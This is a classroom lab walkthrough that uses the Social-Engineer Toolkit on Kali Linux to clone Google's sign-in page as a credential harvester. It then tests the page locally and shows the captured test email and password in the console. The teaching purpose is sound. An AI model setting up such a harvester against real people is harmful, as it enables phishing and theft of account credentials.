

Required Features

Step 0: Make sure your hosts file is normal!


In Lab 4, we had you adding some lines to your hosts file to mess with Google. This lab needs Google to work, so if you didn't already, make sure you've un-done the changes from Lab 4 to your hosts file.

Step 1: Running setoolkit and Setting Up the Credential Harvester

It's been preinstalled on your Azure Labs machine, so lets try using setoolkit:

Run the setoolkit command using sudo:

```
sudo setoolkit
```

 Note: setoolkit needs to be run as the root user, otherwise, you will see the following message:

```
(azureuser@kali)-[~]  
$ setoolkit
```

```
The Social-Engineer Toolkit (SET) - by David Kennedy (ReL1K)
```

```
Not running as root.
```

```
Exiting the Social-Engineer Toolkit (SET).
```

```
Thank you for shopping with the Social-Engineer Toolkit.
```

```
Hack the Gibson...and remember...hugs are worth more than handshakes.
```

A menu will pop up that looks like this (the image at the top often changes, so yours might be a little different):

```

      .--. .--. .--.
     /  / /  / /  /
    /__/_/__/_/__/_/
   /  / /  / /  /
  /__/_/__/_/__/_/

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
           Version: 8.0.3
           Codename: 'Maverick'

[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

There will be a list of commands to choose from in the start menu.

Type 1 to begin the Social-Engineering Attacks.

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

The next menu shown will ask what type of attacks you'd like to run.

Select 2 for Website Attack Vectors.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

- 99) Return back to the main menu.

set> 2

Next, it will transfer to another menu which will give a selection of seven (7) different types of attacks.

Read each of the descriptions for the types of attacks. Since we want to create a clone of a website that will collect information, we will select the third (3rd) option,

the Harvester Attack method.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

Next, we will choose how the web application is set up. SET allows you to choose from a template, create your own, or custom import a website.

Select the first (1st) option, the Web Template.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```
set:webattack>3
```

It will then give you a new prompt for a POST back address:

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.4]:
```

The credential harvester will allow you to collect all of the data from each of the forms. An HTML form for a website will send this information to the website's server once its done (in the form of a POST). In order to set up the fake website to be able to do this successfully, we need to give it a POST back IP address. Let's find what the local IP address is for our Kali Linux machine on the network and use it as the POST back.

In a new terminal window, type the following:

```
hostname -I
```

You will see something like this print out in the terminal:

```
(azureuser@kali)-[~]  
$ hostname -I  
10.0.0.4 172.17.0.1
```

Adding the -I option to the command will list all the IP addresses for the host (Kali machine). We'll be using the second IP address shown.

Copy the second (2nd) IP address in the list.

Paste the IP address in the other (first) terminal prompt.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.4]:172.17.0.1
```

Now we can select a website template. Choose option two (2) for Google from the list.

```
-----  
  
1. Java Required  
2. Google  
3. Twitter  
  
set:webattack> Select a template:2
```

It will then begin the process of cloning the website. If you see the message below, it means that you've set up the credential harvester:


```
[*] Cloning the website: http://www.google.com  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form fields are available. Regardless,  
this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
█
```


⚠ You'll want to keep this terminal window open because it will be collecting our harvested data.

🔄 Checkpoint 1: You have been able to set up the credential harvester (fake) website. Now you are ready to test it!


Step 2: Testing the Credential Harvester

In the Kali RDP Connection, open the Falkon browser (by navigating to Applications -> Internet -> Falkon) and open a new browser window.







Copy the same IP address that you used for the harvester into the web browser (this will go to that address on the local network):




Press return to navigate to the IP address. You should now see the Google form show up on the page:




Enter some information for the email and password form fields:



After you are done filling out the form, press the Sign In button. You will be redirected to the Google Search Engine page, as shown below:



Feel free to click on Not Now when it asks you if you want Falkon to remember the password. You can also click the "No thanks" when Google asks you to Sign in.



Going back to the console where the credential harvester was running, check to see the new output:

```

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.0.4 - - [07/Feb/2023 14:51:54] "GET / HTTP/1.1" 200 -
10.0.0.4 - - [07/Feb/2023 14:51:55] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdlzBENhIfVWsxS
TdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLRsQ%E2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=test@mail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=p@ssw0rd
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.0.4 - - [07/Feb/2023 14:54:52] "POST /ServiceLoginAuth HTTP/1.1" 302 -

```

🔗 Checkpoint 2: Nice work! You have been able to collect information from the form fields and have it show in the console!

🎉 Congratulations 🎉

You've been able to learn how a social-engineering web attack happens and how one can be tempted into entering information into the wrong place. This can help you become aware of how someone's information can be vulnerable, and help to protect people against these kinds of attacks. 🕒